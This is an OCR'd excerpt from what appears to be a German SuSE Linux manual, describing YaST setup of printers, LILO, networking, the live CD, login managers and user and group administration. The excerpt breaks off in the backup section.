


Abbildung 3.18: Hardwarekonfiguration

Drucker konfigurieren

Das Ansprechen eines Druckers unter Linux ist ein komplexer Vorgang; der technische Hintergrund ist in Kapitel 12 auf Seite 367 ausführlich beschrieben.

YaST bietet die Möglichkeit, den apsfilter komfortabel für den von Ihnen verwendeten Drucker einzurichten (Abbildung 3.19 auf Seite 105):



INSTALLATION DES APSFILTERS
In dieser Maske können Sie auf bequeme Art und Weise den Apsfilter
konfigurieren. Wenn Sie den "Install"-Button aktivieren, werden die
notwendigen Änderungen an ihrer Drucker-Konfigurationsdatei (/etc/printcap)
vorgenommen. Am Ende der Konfiguration wird Ihnen gemeldet, welche
Druckernamen (lp, lp1 usw.) erzeugt wurden.
Drucker farbig ansteuern [ ]
Typ des Druckers [ ]
Name des Druckers [ ]
Art des Papiers [ ]
Angeschlossen über Schnittstelle [Parallele Schnittstelle]
Name der Device [ ]
Baudrate (nur serielle Schnittstelle) :9600 :
Auflösung in dpi :
< Install >
< Abbruch >

Abbildung 3.19: apsfilter mit YaST einrichten

Unter dem Punkt ‘`Name des Druckers`’ wird eine Auswahl der von Ghostscript unterstützten Drucker angezeigt. Sie können aus dieser Liste einen Treiber für Ihren Drucker auswählen. Sollte ein Ghostscript-„Treiber“ nicht angezeigt werden, können Sie diesen gleichwohl über die Menüpunkte ‘`Anderer`

Drucker' und dann '<Benutzerdefiniert>' von Hand eintragen. Die Konfiguration des uniprint-Treibers mit der jeweiligen „Parameter-Datei" ist mit YaST2 oder **lprsetup** durchzuführen; vgl. Abschnitt 12.5 auf Seite 379 .

Normalerweise sind Drucker an eine parallele Schnittstelle (Druckerport, auch „Parport") oder USB angeschlossen. In allermeisten Fällen wird /dev/lp0 die richtige Schnittstelle sein – dann nämlich, wenn der Drucker an der ersten parallelen Schnittstelle hängt.



Tipp

Wenn Ihr Drucker nicht druckt, stellen Sie im Zweifelsfall zunächst im BIOS für die parallele Schnittstelle folgende Werte ein:

- IO-Adresse 378 (hexadezimal)
- Interrupt 7
- als Modus: Normal (oder SPP)
- und schalten Sie DMA ab (sollte im Modus Normal abgeschaltet sein)

Dies sind die gängigen Standardwerte.

3.6.2 Kernel- und Bootkonfiguration

Hier können Sie grundlegende Einstellungen vornehmen, die das Booten Ihres Systems und den verwendeten Kernel betreffen.



Abbildung 3.20: Kernel- und Bootkonfiguration

‘Boot-Kernel auswählen’

Sie können sich einen der vorkompilierten Kernel (von der SuSE-CD) mit den dazugehörigen Kernel-Modulen installieren lassen (‘Boot-Kernel auswählen’), wenn etwa Ihre erste Wahl bei der Installation nicht optimal war; dabei wird Ihnen YaST anbieten, die Kernelkonfiguration (.config) in das Verzeichnis der Kernelquellen (/usr/src/linux) zu kopieren.

Wählen Sie den Kernel für Ihren Rechner aus und lassen Sie danach im Regelfall von YaST den LILO neu einrichten, wenn Sie auch zuvor bereits erfolgreich mit LILO gebootet haben. Andernfalls vgl. unten die Anleitung zur LILO-Konfiguration.

Für den *fortgeschrittenen* Anwender ist es durchaus empfehlenswert, im Anschluss an die Installation einen eigenen Kernel zu generieren (siehe Kapitel 13 auf Seite 403). Ein solcher Kernel – exakt abgestimmt auf Ihr persönliches System – ist kleiner, schneller und vermeidet Treiberprobleme mit nicht vorhandener Hardware. Als Neu-Einsteiger sollten Sie jedoch bitte zunächst mit einem der mitgelieferten Standard-Kernel Ihr System betreiben; denn nur wenn ein solcher Standard-Kernel verwendet wird, haben Sie als Kunde Anrecht auf den „Installationssupport“ (vgl. Abschnitt A.1 auf Seite 563).

‘Rescue-Diskette erzeugen’

Eine „Notfall-“ oder „Rettungsdiskette“ (engl. *rescue disk*) kann sinnvoll sein (‘Rescue-Diskette erzeugen’), wenn sich Ihr Rechner einmal gar nicht mehr starten lassen will – zum Inhalt und zur Verwendung der Diskette vgl. auch Abschnitt 16.7 auf Seite 489.

‘LILO konfigurieren’

Für die korrekte Konfiguration des LILO (engl. *LInux LOader*) bietet Ihnen YaST auch ein Frontend (Abbildung 3.21 auf Seite 107); mit LILO lassen sich zudem OS/2-, DOS- und Windows 95/98-Systeme starten – Vorsicht ist aber bei Windows NT geboten. Hintergrundinformationen zur Bedeutung der einzelnen Felder und Optionen der Konfigurationsmasken finden Sie in Kapitel 4 auf Seite 119.

Die ‘Append-Zeile für Kernel-Parameter’ bleibt in der Regel leer, es sei denn, Sie haben bereits zum Booten zusätzliche Parameter verwenden müssen; nur in einem solchen Fall tragen Sie diese Parameter hier ein (allerdings *ohne* den voranstehenden Kernelnamen linux!). Die Details werden in Abschnitt 4.4.2 auf Seite 129 dargelegt.

‘Wohin soll LILO installiert werden?’: Wenn Sie *nur* Linux auf Ihrem Rechner haben, dann ist Master-Boot-Sektor der richtige Platz. Boot-Sektor der /boot-Partition ist zu wählen, wenn Sie Linux über einen „fremden“ Bootmanager starten wollen; sollten Sie keine /boot-Partition angelegt haben, wählen Sie Boot-Sektor der Root-Partition. Auf Diskette spricht für sich selbst. Der technische Hintergrund zu dieser Einstellung wird auf Seite 123 erläutert.



INSTALLATION DES LILO
LILO (der LInux LOader) erlaubt Ihnen das Booten von Linux von der Festplatte. Um LILO zu installieren, erzeugen Sie eine neue LILO-Konfigurationsdatei, indem Sie die Felder der Hauptmaske ausfüllen und daraufhin die gewünschten bootfähigen Partitionen eintragen. Die erste Partition bezeichnet das System, das automatisch gebootet wird, wenn die Wartezeit abgelaufen ist. Sobald mindestens eine Partition eingetragen ist, können Sie die Maske beenden und LILO wird installiert.
Append-Zeile für Kernel-Parameter :
Wohin soll LILO installiert werden? [Master-Boot-Sektor]
Wartezeit vor Booten :10 :
[ ] "linear" Option
Folgende Boot-Konfigurationen sind bisher vorhanden:
Keine Einträge vorhanden
F1=Hilfe
F4=Neue Config
F5=Edit Config
F6=Lösche Config
< Weiter >
< Abbruch >

Abbildung 3.21: LILO: Installation

‘`Wartezeit vor Booten`’: Die Angabe erfolgt in Sekunden; 10 Sekunden ist ein guter Wert.

‘`"linear" Option`’: Diese Option ist in den meisten Fällen *nicht* notwendig; vgl. auch Abschnitt 4.4.2 auf Seite 129.

Mit ‘`F4=Neue Config`’ legen nun Sie den Namen einer neuen „Konfiguration“ fest; es hat sich bewährt, die Standard-Konfiguration `linux` zu nennen. Wenn bereits Konfigurationen bestehen, lassen sich diese mit ‘`F5=Edit Config`’ verändern; dazu stellt YaST eine Maske zur Verfügung, die in Abbildung 3.22 auf Seite 108 gezeigt wird. Die einzelnen Felder bedeuten:



INSTALLATION DES LILO
LILO (der LInux LOader) erlaubt Ihnen das Booten von Linux von der
LILO BOOT KONFIGURATION
In dieser Maske können Sie eingeben, welches Betriebssystem Lilo booten soll, auf welcher Partition es liegt und unter welchem Namen die Konfiguration beim Lilo-Prompt anwählbar sein wird. Wird Linux gebootet, kann zusätzlich angegeben werden, welcher Linux-Kernel gebootet werden soll.
Name der Konfiguration :
Welches Betriebssystem [Linux booten]
Zu bootende (Root-) Partition :
[ ] Kernel optional
Kernel, den Lilo booten soll :
F1=Hilfe
F3=Auswahlliste
< Weiter >
< Abbruch >

Abbildung 3.22: LILO: Bootkonfiguration

‘`Name der Konfiguration`’: Hier haben Sie freie Hand, doch wählen Sie für

die erste Konfiguration `linux`.

‘`Welches Betriebssystem`’: Angeboten werden die Möglichkeiten `Linux booten`, `DOS/Win booten` – dies ist auch die richtige Option für Windows 95/98 – und `OS/2 booten`.

‘`Zu bootende (Root-) Partition`’: Diese Angabe wird vorgegeben. In der Regel ändern Sie hier nichts. Tippen Sie ‘`F3`’ und wählen Sie die passende Partition aus.

‘`Kernel optional`’: Nur ankreuzen, wenn dieser Linux-Kernel *nicht permanent* verfügbar ist; also z. B. bei einem Kernel, den man nur einmal zu Testzwecken installieren möchte.

‘`Kernel, den Lilo booten soll`’: Auch hier brauchen Sie die Vorgabe in der Regel nicht zu ändern. Der Standardplatz ist bei SuSE Linux `/boot/vmlinuz`; mit ‘`F3`’ haben Sie die Möglichkeit, durch die Verzeichnisstruktur zu „browsen“.

Mit ‘`Weiter`’ wird LILO installiert, mit ‘`Abbruch`’ können Sie die Installation von LILO abbrechen.



Tipp

Wir empfehlen Ihnen, beim Eintragen von Linux im LILO gleich noch eine zweite Konfiguration (etwa `old`) vorzusehen, bei der Sie als zu bootenden Kernel `/boot/vmlinuz.old` angeben und das Feld ‘`Kernel optional`’ ankreuzen. Bei einem Neu-Übersetzen des Kernels (siehe Kapitel 13 auf Seite 403) mit automatischer Installation des LILO wird automatisch auch eine Sicherheitskopie Ihres alten Kernels installiert, so dass Sie das System auch dann starten können, wenn der neue Kernel nicht wie gewünscht funktioniert!

3.6.3 Netzwerk konfigurieren

Die grundlegenden Einstellungen für das Netzwerk können mit YaST vorgenommen werden(vgl. Abbildung 3.23 auf Seite 109).

Führen Sie dies unbedingt auch dann durch, wenn Ihr Rechner sich nicht wirklich in einem Netzwerk mit Netzwerkkarte o. Ä. befindet! Sehr viele Programme setzen die Netzwerkunterstützung voraus, um korrekt funktionieren zu können.

‘`Netzwerk Grundkonfiguration`’ Hier werden im Wesentlichen die ☞*IP-Adresse(n)* vergeben und diese dann den Netzwerk-Schnittstellen wie Netzwerkkarte, PPP- oder ISDN-Gerät zugeordnet (Abbildung 3.24 auf Seite 110); siehe auf Seite 157 ff., wo all diese Begriffe geklärt werden.

Hier können Sie auch über ‘`F3=Auto-IP`’ die Dienste `DHCP` oder `BOOTP` anwählen, um eine automatische IP-Konfiguration zu benutzen.

‘`Rechnernamen ändern`’ Der Name (engl. *hostname*) und der Domainname des Rechners können neu gesetzt werden. Mehr zum Hintergrund dieser Thematik auf Seite 157 ff.




Abbildung 3.23: Netzwerk konfigurieren

‘Netzwerkdienste konfigurieren’ Hinter diesem Punkt verbergen sich oft benötigte Basisdienste: inetd (für telnet, ftp, das Drucken etc.), portmap (für NFS-Server und NIS) und rpc.nfsd (für NFS-Server).

‘Konfiguration Nameserver’ Es ist möglich, einen oder mehrere Nameserver anzugeben (siehe auf Seite 508).

‘YP-Client konfigurieren’ Dieser Punkt ist dann aktiv, wenn das Paket `ypclient`, Serie n installiert ist (vgl. Abschnitt 5.5 auf Seite 170 sowie auf Seite 510).

‘Sendmail konfigurieren’ Auch eine Konfigurationsdatei für sendmail kann installiert werden, die für verschiedene Erfordernisse jeweils eine ausreichende Funktionalität bereitstellt.

‘Netzwerkdrucker verwalten’ Hier lassen sich Drucker einrichten, die im Netz über TCP/IP zu erreichen sind. Wenn der Drucker `lp` am Druckerserver `sonne.kosmos.all` unter dem lokalen Namen `remote` erreicht werden soll, dann füllen Sie die Maske aus.

Wenn Sie für diesen Drucker eine Vorfilterung benötigen, orientieren Sie sich an Abschnitt 12.7 auf Seite 386 ff.

‘Drucker über Samba ansteuern’ Dieser Punkt ist aktiv, wenn das Paket `samba`, Serie n installiert ist. So erreicht man einen Drucker, der an einen Windowsrechner angeschlossen ist.

‘Drucker im Novell-Netz ansteuern’ Dieser Punkt ist dann aktiv, wenn das Paket `ncpfs`, Serie n installiert ist.

‘ISDN-Parameter konfigurieren’ Dieser Punkt ist dann aktiv, wenn das Paket `i4l`, Serie n installiert ist. Für ISDN werden detailreiche Menüs bereitgestellt (vgl. die Erläuterungen in Abschnitt 6.2 auf Seite 177).




Abbildung 3.24: Netzwerk Grundkonfiguration

‘PPP-Netzwerk konfigurieren’ Hier kann PPP eingerichtet werden (vgl. die Erläuterungen in Abschnitt 6.1 auf Seite 175).

Für eine weitergehende Konfiguration des Netzwerks wird auf Kapitel 5 auf Seite 157 verwiesen.

3.6.4 Live-System konfigurieren

Separat zu SuSE Linux kann gegen eine Schutzgebühr die CD-ROM „Live-Filesystem“ erworben oder das ISO-Image vom FTP-Server (`ftp://ftp.suse.com/pub/suse/i386/`) geholt werden.

Diese bootfähige CD-ROM kann verschiedene Aufgaben erfüllen:

- Von dieser CD-ROM kann direkt ein Linux-System (einschließlich X Window System) gestartet werden, ohne etwas auf der Festplatte zu installieren. Dies kann z. B. nützlich sein, wenn man testen möchte, ob ein bestimmter Rechner überhaupt mit SuSE Linux läuft oder wenn man ein umfangreiches und unzerstörbares Rettungssystem zur Hand haben möchte (vgl. Abschnitt 16.7 auf Seite 489).
- Weiterhin kann man das „Live-System“ in ein regulär installiertes SuSE Linux-System integrieren. Dies ist nur sinnvoll, wenn man auf der Festplatte nicht über genügend Platz verfügt, um ein komplettes Standardsystem installieren zu können. Dieser zweite Punkt ist im Folgenden das Thema.



Hinweis

Beachten Sie, dass das Live-System aufgrund des beschränkten Speicherplatzes auf CD nur eine bestimmte *Auswahl* an Programmen zur Verfügung stellen kann.

YaST bietet den Menüpunkt an, das Live-Filesystem zu integrieren. Wenn Sie dies wollen, werden symbolische Links für alle Pakete angelegt, die noch nicht installiert wurden. Diese Links zeigen auf die Programme auf der CD. So können die Programme problemlos von CD geladen werden, ohne Speicherplatz auf der Platte zu belegen. Dabei ist zu beachten, dass Sie ab nun immer beim Booten die CD mit dem Live-Filesystem im Laufwerk haben *müssen*, da diese zu diesem Zeitpunkt gemountet wird (der ☞*Mountpoint* ist `/S.u.S.E.`). Wenn Sie jedoch eine andere CD benutzen möchten, booten Sie zuerst mit der Live-CD, unmounten diese dann mit

```
erde: # umount /S.u.S.E.
```

und mounten danach die andere CD.

Nun kann aber auch der Fall eintreten, dass selbst sehr grundlegende Programme von der Live-CD eingebunden sind. In diesem Fall laufen nach dem Booten einige Programme von der CD, sodass sich diese nicht unmounten lässt. Das Basissystem ist jedoch so ausgelegt, dass es auf jeden Fall ohne diese CD lauffähig ist. Booten Sie also Ihr System, entfernen Sie die CD aus dem Laufwerk und lassen Sie Linux wieder hochfahren. Sie werden einige Fehlermeldungen erhalten, die Sie jedoch getrost ignorieren können. Alle nötigen Programme, um auf eine CD zugreifen zu können, sind dennoch im System enthalten.

Falls Sie beim Integrieren der CD die Fehlermeldung `"No space left on device"` erhalten, so könnte dies daran liegen, dass die ☞*Inode*-Dichte auf Ihrer Partition zu gering ist. Dies kann insbesondere bei kleinen Partitionen schnell der Fall sein. Leider kann dies nur durch ein erneutes Formatieren behoben werden. Geben Sie dabei eine höhere Dichte an (z. B. 1 KB statt 4 KB pro Inode – siehe hierzu auch Abschnitt 3.3.10 auf Seite 93).

Wenn Ihre Platte jetzt voll ist und deshalb das Integrieren abgebrochen wurde, können Sie nicht einmal mehr YaST starten, um das Live-Filesystem wieder abzutrennen. YaST kann nämlich die Dateien nicht mehr erzeugen, die es für den Hochlauf braucht. Löschen Sie jetzt einige der symbolischen Links, die nach `/S.u.S.E./...` zeigen. Danach starten Sie YaST und trennen das Live-Filesystem wieder ab.

Der Vorteil des Live-Systems ist also der geringe Platzbedarf. Folgende Nachteile gibt es:

- Der Zugriff auf das Live-System ist langsam, da Zugriffe auf das CD-ROM-Laufwerk deutlich langsamer sind als auf die Festplatte.
- Da sehr viele symbolische Links angelegt werden müssen und jeder einen ☞*Inode* verbraucht, müssen Sie genügend freie Inodes zur Verfügung haben. Die Zahl der Inodes haben Sie beim Erzeugen des Filesystems festgelegt und die können Sie später nur durch Neuformatieren der Partition ändern.
- Um die Live-CD integrieren zu können, muss die betreffende Partition mindestens 50 MB groß sein.

3.6.5 Login-Konfiguration

Hier lässt sich angeben, ob beim Hochlaufen des Systems der textorientierte Login-Bildschirm oder ob sofort das X Window System gestartet werden soll. Wird die grafische Login-Möglichkeit gewünscht, dann stehen der nüchterne XDM, der umfangreiche KDM des KDE- oder der GDM des GNOME-Projekts zur Auswahl; wird KDM gewählt, kann zudem festgelegt werden, wer berechtigt ist, einen **shutdown** durchzuführen. Die Alternative ist ein Login auf der ASCII-Konsole und ein Starten von X mit dem Kommando startx (Abbildung 3.25 auf der nächsten Seite).


LOGIN GUI KONFIGURIEREN
In dieser Maske können Sie angeben, ob und wenn ja welche graphische Bedienoberfläche beim Hochlauf Ihres Systems zum Einloggen angeboten wird. Es kann entweder sofort X11 gestartet werden und es kann ein Displaymanager (XDM oder KDM) zum Einloggen verwendet werden. Die Alternative zu einem Displaymanager ist ein Login auf der Text-Konsole (ASCII) und bei Bedarf ein Starten von X11 mit dem Kommando `startx' von
Login-Oberfläche
Display-Manager
ASCII
Grafisch
Shutdown-Verhalten KDM
< Weiter >
< Abbruch >

Abbildung 3.25: Login-Konfiguration



Hinweis

Wenn Sie nicht sicher sind, dass X problemlos gestartet werden kann, sollten Sie keinen Display-Manager aktivieren. Testen Sie auf jeden Fall zuerst, ob Sie X von der Konsole starten können, bevor Sie einen Display-Manager aktivieren.

Es wird der Runlevel 5 in der `/etc/inittab` als Default-Runlevel eingetragen und eine Variable in der `/etc/rc.config` hinterlegt (vgl. Abschnitt 22 auf Seite 513); wenn Sie auf dem System den Runlevel 5 für einen anderen Zweck verwenden als zum Hochfahren des XDM, KDM oder GDM, wird *keiner* der Display-Manager aktiviert.

3.6.6 Einstellungen susewm (Windowmanager)

In diesem Konfigurationsmenü wird der „Grafische Desktop“ festgelegt.




Abbildung 3.26: Einstellungen susewm

Wählen Sie den als Standard gültigen Windowmanager aus und bestimmen Sie, für welche susewm systemweit verfügbare Konfigurationsdateien generiert werden sollen(vgl. die technischen Hintergründe in Abschnitt 9.4 auf Seite 310 ff.).

3.6.7 Benutzerverwaltung

Mit YaST können Sie komfortabel neue Benutzer anlegen oder vorhandene löschen und modifizieren. Sie finden den entsprechenden Dialog dazu im Menü ‘`Administration des Systems`’ unter dem Menüpunkt ‘`Benutzerverwaltung`’.




Abbildung 3.27: Benutzerverwaltung mit YaST

Hier können Sie dem Benutzer den ‘Zugriff auf das Modem’ erlauben; wenn Sie dies tun, wird der Benutzer in die Gruppen ‘uucp’ und ‘dialout’ eingetragen. Alle Mitglieder dieser Gruppen können z. B. PPP-Verbindungen auf- und abbauen.

Beim Neuanlegen eines Benutzers werden alle Dateien aus dem Beispielverzeichnis /etc/skel in das Benutzerverzeichnis des neuen Benutzers kopiert, sodass automatisch eine minimale systemweite Vorkonfiguration aller Benutzer erfolgen kann. Selbstverständlich kann jeder Benutzer des Systems später diese Dateien nach eigenen Vorstellungen anpassen.

Zudem werden von YaST zwei Skripten aufgerufen, in denen Routine-Aufgaben hinterlegt werden können:

- Nach dem Anlegen des Benutzers wird – falls vorhanden – das Skript /usr/sbin/useradd.local aufgerufen. Zu diesem Zeitpunkt ist der Benutzer sowohl in /etc/passwd als auch in /etc/shadow eingetragen. Auch das Home-Verzeichnis des Benutzers existiert bereits und die Dateien aus /etc/skel sind umkopiert.
- Vor dem Löschen des Benutzers wird – falls vorhanden – das Skript /usr/sbin/userdel.local aufgerufen. Zu diesem Zeitpunkt ist der Benutzer noch in den Dateien passwd und shadow eingetragen und auch das jeweilige Home-Verzeichnis existiert noch.

Beiden Skripten wird der Benutzername als Parameter übergeben. Wenn man weitere Daten (User-ID, Login-Shell, Home-Verzeichnis) braucht, kann man diese relativ einfach aus /etc/passwd ermitteln.

Verfügen Sie bereits über genügend Erfahrung und ist es Ihnen zu umständlich, für diesen Zweck YaST zu starten, stehen selbstverständlich auch die Dienstprogramme useradd und userdel zur Verfügung.

Hinweise zu PAM

Die Konfigurationsdateien zu PAM (engl. *Pluggable Authentication Modules*) liegen unter /etc/pam.d. Die Dokumentation für Programmierer und Systemadministratoren ist unter /usr/share/doc/packages/pam zu finden.

SuSE Linux kann mit MD5-Passwörtern umgehen, mit MD5-Verschlüsselung können Passwörter länger als 8 Zeichen sein. Allerdings ist Vorsicht geboten: MD5-Verschlüsselung ist *nicht* mit **crypt()**, der Standardfunktion unter Unix, kompatibel; das bedeutet, dass etliche kommerzielle Unix-Systeme und einige Programme mit MD5-Passwörtern nicht funktionieren.

In /usr/share/doc/packages/pam/md5.config sind Konfigurationshinweise zu finden.

3.6.8 Gruppenverwaltung

Mit YaST können Sie nicht nur Benutzer, sondern auch Benutzergruppen verwalten.



Abbildung 3.28: Gruppenverwaltung mit YaST

Unter Linux (wie unter Unix generell) kann und muss man jeden Benutzer mindestens einer Benutzergruppe zuordnen. Dies ist deshalb notwendig, weil sich aus der Gruppenzugehörigkeit bestimmte Zugriffsrechte, z. B. auf Dateien, ableiten. So kann man z. B. Verzeichnisse nur Mitgliedern einer Gruppe zugänglich machen und diesen Zugang mittels eines Gruppenpassworts schützen.

Einige Benutzergruppen sind unter Linux schon vorgegeben, z. B. die Benutzergruppen `'users'`, `'root'`, u. v. a. m.

Die Form `'users'` ist jedoch nur die textuelle Darstellung der Benutzergruppen. Intern werden sie mit Zahlen repräsentiert, der so genannten Gruppen-Kennung (engl. *group id*). Die Konfigurationsdatei für Benutzergruppen ist `/etc/group`.

Mit YaST können Sie die Benutzergruppen ganz einfach einrichten. In YaST finden Sie den Gruppenverwaltungsdialog im Menü '`Administration des Systems`' unter dem Menüpunkt '`Gruppenverwaltung`'. Der Dialog wird in Abbildung 3.28 auf der vorherigen Seite gezeigt.

3.6.9 Backups erstellen

Es kann nützlich sein, alle seit der Installation eines Paketes modifizierten und hinzugekommenen Dateien – das sind typischerweise Konfigurations- und Datendateien – in eine Archivdatei oder auf Band zu sichern. Genau das leistet diese Funktion.

Der dazugehörige Dialog besteht aus drei Abschnitten:

1. Umfang festlegen

   In dieser Maske legen Sie in einer Liste fest, welche Verzeichnisse vom Backup ausgeschlossen werden. Vorgegeben sind hier `/tmp`, `/dev` und `/proc`. Allerdings sollten Sie die Liste ergänzen, etwa um gemountete



Abbildung 3.29: Datensicherung (Backup) mit YaST

